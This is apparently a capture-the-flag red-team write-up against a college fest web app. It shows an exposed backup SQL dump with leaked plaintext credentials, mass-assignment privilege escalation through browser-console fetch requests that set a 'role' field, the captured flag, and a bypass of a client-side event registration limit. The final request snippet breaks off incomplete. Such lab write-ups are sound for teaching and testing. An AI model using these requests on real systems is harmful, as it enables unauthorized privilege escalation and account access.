csa-red team

make sure you are logged in as given credentials and not any other user for all the attacks as we want to change only alex's details not others.

Initially i check the source code and found a `/backups/` directory, after checking it

Name	Last Modified	Size	Description
Parent Directory/	–	–	–
fest_backup_2026.sql	2026-09-28 04:12	4.8 KB	Staging Snapshot DB

Downloading and opening the file, leaked credentials were discovered.


```
LOCK TABLES `users` WRITE;
INSERT INTO `users` (`id`, `email`, `password`, `name`, `phone`, `college`, `role`, `bio`) VALUES
(1, 'organizer.priya@ignitefest.internal', '$2y$12$e8YkZ7VqJ8N0o3d0lJkY0.HnB619lqQv3hW9xZ87102kd91823901.[REDACTED_PROD
(2, 'volunteer.arjun@ignitefest.internal', 'FestVolunT33r2026!', 'Arjun Mehta', '+91-9876543222', 'Ignite Institute of
(3, 'student@college.edu', 'Student2026!', 'Alex Rivera', '+91-9876543233', 'Metro State University', 'student', 'Under
(4, 'rohan.p@engineering.edu', 'RohanFestPass#99', 'Rohan Patel', '+91-9876543244', 'National Institute of Science', 's
UNLOCK TABLES;
```

bug : Logging in as a volunteer is leaked and credentials are leaked (breach and other info usefull later).

You can simply login as volunteers and priv esc is reached till volunteer. using the arjun mehta creds

---

attack vector 2 priv esc to organizer



Source code/ Network tab would show us the `app.js` file, analysing the source code gives us a potential very big flaw of ability to change role using simple request.

```
async function handleProfileSubmit(event) {
  event.preventDefault();
  const name = document.getElementById('prof-name').value;
  const phone = document.getElementById('prof-phone').value;
  const college = document.getElementById('prof-college').value;
  const bio = document.getElementById('prof-bio').value;


  const payload = { name, phone, college, bio };

  try {
    const res = await fetch('/api/profile', {
      method: 'PUT',
      headers: { 'Content-Type': 'application/json' },
      body: JSON.stringify(payload)
    });
    const data = await res.json();

    if (res.ok && data.success) {
      currentUser = data.user;
      updateNavUI();
      if (data.role_changed) {
        showToast(`Privilege Updated! Your account role is now "${currentUser.role}".`, 'success');
        if (currentUser.role === 'organizer') {
          setTimeout(() => {
            switchView('organizer');
          }, 1200);
          return;
        }
      } else {
        showToast('Profile updated successfully!', 'success');
      }
      loadCurrentView();
    } else {
      showToast(data.error || 'Failed to update profile', 'error');
    }
  } catch (err) {
    showToast('Network error during profile update', 'error');
```

I thought of crafting a request with the existing `name`, `phone`, `college`, `bio`.

but seeing that the `role` parameter, it makes me think i can modify it. So i copy the request




```
> fetch('/api/profile', {
      method: 'PUT',
      headers: { 'Content-Type': 'application/json' },
      body: JSON.stringify({"name":"Alex Rivera","phone":"+91-98765432","college":"Metro
State University","bio":"Undergraduate computer science student eager for
hackathons.hi","role":"organizer"})
```


i added the extra `"role":"organizer"`

> Used ai to ask how to print the response error message and format the request for console (syntax only).

one failure of hypothesis : direct student→organizer priv esc

Viewing this message we now know we cannot directly escalate to organizer, so we can shift to maybe `volunteer-> organizer` .

```
await fetch('/api/profile', {
      method: 'PUT',
      headers: { 'Content-Type': 'application/json' },
      body: JSON.stringify({"name":"Alex Rivera","phone":"+91-9876543
2","college":"Metro State University","bio":"Undergraduate computer scie
nce student eager for hackathons.hi","role":"organizer"})})
```




volunteer priv esc


```
await fetch('/api/profile', {
      method: 'PUT',
      headers: { 'Content-Type': 'application/json' },
      body: JSON.stringify({"name":"Alex Rivera","phone":"+91-9876543
2","college":"Metro State University","bio":"Undergraduate computer scie
nce student eager for hackathons.hi","role":"volunteer"})})
await $_.json()

await fetch('/api/profile', {
      method: 'PUT',
      headers: { 'Content-Type': 'application/json' },
```


```
      body: JSON.stringify({"name":"Alex Rivera","phone":"+91-9876543
2","college":"Metro State University","bio":"Undergraduate computer scie
nce student eager for hackathons.hi","role":"organizer"})})
await $_.json()
```




Proof of volunteer



organizer priv esc


await fetch('/api/profile', {
method: 'PUT',
headers: { 'Content-Type': 'application/json' },
body: JSON.stringify({"name":"Alex Rivera","phone":"+91-98765432","college":"Metro State University","bio":"Undergraduate computer science student eager for hackathons.hi","role":"organizer"})})
Response {type: 'basic', url: 'https://csa2026.pythonanywhere.com/api/profile', redirected: false, status: 200, ok: true, …}
await $_.json()
{success: true, message: 'Profile updated successfully!', user: {…}, role_changed: false}
message: "Profile updated successfully!"
role_changed: false
success: true
user: {id: 3, email: 'student@college.edu', name: 'Alex Rivera', phone: '+91-98765432',
[[Prototype]]: Object

refresh



Flag:

`“ FLAG{1D0R_b4ckup_m4ss_4ss1gnm3nt_0rg_acc3ss}”`

found in organizer hub. along with the briefing file we had to find.

how to register for event 5 from alex


```
// Client-side rule check for Event 5
function attemptClosedRegistration(eventId, title) {
  // Client-side restriction: alerts user that registration is closed
  alert(`Registration Closed!\n\nThe event "${title}" is marked as CLOSED / INVITATION-ONLY. Direct registration via the web interface is blocked.`);
}


async function registerForEvent(eventId) {
  if (!currentUser) {
    showToast('Please log in before registering for events.', 'warning');
    openLoginModal();
    return;
  }
```

as found in the .sql file backups, the ID is 5 for the VIP workshop.

just testing if it works as the only validation for non allowing extra registration is disable button. (client side restriction)

method 1 using the function directly method 2 is using the requests the function calls.: `registerForEvent(5);`




IGNITE-ORG-2895-ALEX
Ref #112
VIP Masterclass: Offensive Security Red Teaming
Executive Seminar Hall (Auditorium 1)
Nov 16, 2026 - 11:00 AM
View Detailed Ticket Record

Ticket Pass: IGNITE-ORG-2895-ALEX

Database Identifier: Registration Record #112

Event: VIP Masterclass: Offensive Security Red Teaming (Special Workshop)

Venue: Executive Seminar Hall (Auditorium 1)

Date: Nov 16, 2026 - 11:00 AM

Attendee Name: Alex Rivera

Email: `student@college.edu`

Phone: +91-98765432


Role: ORGANIZER

College: Metro State University

Assigned Notes: *Web participant pass requested by Alex Rivera*

Issued At:

Close



EXTRA 26/25 USER ADDED as a proof we were added over capacity.

method 2 using requests

```
wait fetch(/api/events/5/register, {
method: 'POST',
```

